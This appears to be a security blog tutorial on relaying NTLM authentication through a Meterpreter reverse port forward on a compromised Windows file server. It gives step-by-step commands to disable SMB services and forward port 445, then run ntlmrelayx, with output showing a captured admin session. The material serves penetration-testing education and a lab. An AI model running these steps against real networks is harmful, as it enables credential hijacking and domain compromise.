

# Remote NTLM Relaying via Meterpreter

---

[blog.spookysec.net/remote-ntlm-relaying](http://blog.spookysec.net/remote-ntlm-relaying)

15 Dec 2020

## NetNTLM Relaying basics

---

NTLM Relaying is an Active Directory attack vector that commonly makes use of Man-In-The-Middle tools like Responder, MITM6, and others to intercept Active Directory protocols like SMB, HTTP, LDAP, etc to hijack a session and “relay” or redirect the intercepted session to the target host of your choice. It’s important to understand that NetNTLM uses a challenge based request and response system, so you cannot replay NetNTLM traffic, only relay it. In order to Relay NetNTLM-Based traffic the Impacket developers have created a special tool called NTLMRelayX. NTLMRelayX brokers communications on our behalf and manages the challenge based request and response that enables us to successfully authenticate to a Server. It does so by holding the session open and proxies the challenge that the server issues to the client, but never closes the session so you can authenticate to the server on an on-demand basis. In order to enable this functionality, you need to use the “-socks” flag, but by default, it will simply make use of other Impacket tools (like SecretsDump.py, if you relay to SMB, ACLPWN if you relay to LDAP/S, etc) but that’s beyond the scope of what this article is trying to accomplish today. This seems really complicated, but is actually quite simple. I promise, I’m just bad at explaining overly technical topics. Impacket does a great job with documentation, if you’d like to learn more about NTLMRelayX, you can do so [here] (<https://blog.fox-it.com/2017/05/09/relaying-credentials-everywhere-with-ntlmrelayx/>)

## Remote N.T.L.M. Relaying

---

I deem this attack vector called Remote N.T.L.M. Relaying (Never Trust Lan Man) purely because of how severe it can be. If you execute this attack on the correct host, Remote NTLM Relaying can be incredibly disruptive. This attack vector can be used on virtually any Windows host of your choosing as long as you have local Administrative rights, however, I suggest the primary target to be File Servers because these will gain the most traction. Lots of File Server Shares are often auto-mounted via Startup Scripts when a user logs onto their Account, this making it the best option in my opinion. If all users in an AD Domain have a folder that auto-mounts, you simply need to compromise the File Server, gain local Administrative Rights, and execute this attack and play the waiting game for a Domain/Enterprise Admin to log into their account and then it’s game over.

## Initial Warning

---

As previously stated, this attack vector is incredibly disruptive. It requires exactly 1 OS Restart to disable Active Directory services, and 1 OS Restart to re-enable them. If you are going to use this attack vector on an engagement, make sure you have **explicit**

**authorization from the client.** Responsibility solely lies on the Attacker, and not myself. This is your official “This can break things, I take no responsibility for what you do. Lab it before you try it, understand the risks” and yada yada.

## How To Preform Remote N.T.L.M. relaying


---

Anyways, onto the good stuff. With normal NTLM Relaying, insure you have a target selected that does not require Signing (We’re going to use SMB in this demo, so I will here-on in refer to this as SMB signing exclusively). Secondly, ensure Impacket, NTLMRelayX, Meterpreter and Proxycchains are all installed. All will be required for Remote NTLM relaying. Lastly, ensure that you have local administrator access, access via XFreeRDP/Remmina may break, so you should plan to fall back on rdesktop

On the victim, there’s several services that need to be stopped/disabled/disabled at startup to ensure SMB services don’t start, you’ll need to execute the following commands:

```
sc stop netlogon
sc stop lanmanserver
sc config lanmanserver start= disabled
sc stop lanmanworkstation
sc config lanmanworkstation start= disabled
```

Ensure that all of the commands executed without failure. If successful, they should look like so:



```
Administrator: C:\Windows\system32\cmd.exe

C:\Users\Administrator>sc stop lanmanserver

SERVICE_NAME: lanmanserver
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 3   STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x4e20

C:\Users\Administrator>sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Users\Administrator>_
```

After all the services are disabled, restart the victim machine. After the machine restarts, run a quick port-scan on port 445 and ensure that it is marked as “Closed”. This means you successfully disabled all the SMB-related services on the victim host. Next, you want to execute a Meterpreter shell on the target host, so we can setup a Remote Port Forward. We can do so with the following command in a Meterpreter Session:

```
portfwd add -R -L 0.0.0.0 -l 445 -p 445
```

This will capture traffic destined for our victim on remote port 445 and forward it to local port 445.

```
meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Local TCP relay created: 0.0.0.0:445 <-> :445
meterpreter > portfwd
```

#### Active Port Forwards

=====

Index	Local	Remote	Direction
----	-----	-----	-----
1	0.0.0.0:445	0.0.0.0:445	Reverse

1 total active port forwards.

All that's left is to proxy NTLMRelayX through proxychains and wait for the hashes to roll in. In a normal corporate network it may take a bit for a user with Local Administrative access to your target to attempt to access the SMB server, but remember, if it's an automounted script, you shouldn't have to wait too long. Back to NTLMRelayX

```
ntlmrelayx.py -t smb://10.200.69.30 -smb2support
```

```

[~root@pandorasbox]~[~/vpn]
#ntlmrelayx.py -t smb://10.200.69.30 -smb2support -socks
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening at port 1080
[*] HTTPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app "impacket.examples.ntlmrelayx.servers.socksserver" (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off

ntlmrelayx> [-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-15: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, attacking target smb://10.200.69.30
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] Authenticating against smb://10.200.69.30 as HOLOLIVE/SRV-ADMIN SUCCEED
[*] SOCKS: Adding HOLOLIVE/SRV-ADMIN@10.200.69.30(445) to active SOCKS connection, Enjoy
[*] SMBD-Thread-15: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, but there are no more targets left!

ntlmrelayx> socks
Protocol Target Username AdminStatus Port
-----
SMB 10.200.69.30 HOLOLIVE/SRV-ADMIN TRUE 445
ntlmrelayx> [-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-17: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, but there are no more targets left!
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-18: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, but there are no more targets left!
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] SMBD-Thread-19: Connection from HOLOLIVE/SRV-ADMIN@127.0.0.1 controlled, but there are no more targets left!
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'

```

Some troubleshooting and tweaking may be required for this to work, this exploit is very tricky to get working and takes a lot of time and patience. Personally, I recommend looking into tweaking the Port Forwarding settings, because I think there may be a better way of doing it. Coming soon Myself and [Cryillic](#) will be releasing a lab based off of this attack vector called "Holo". as of 12/15/2020 it's currently in beta testing and should be released (hopefully) by Christmas :). Keep an eye on TryHackMe's [Hacktivites Page](#) for an estimated release date.

As always, thanks for reading <3

## Comments

---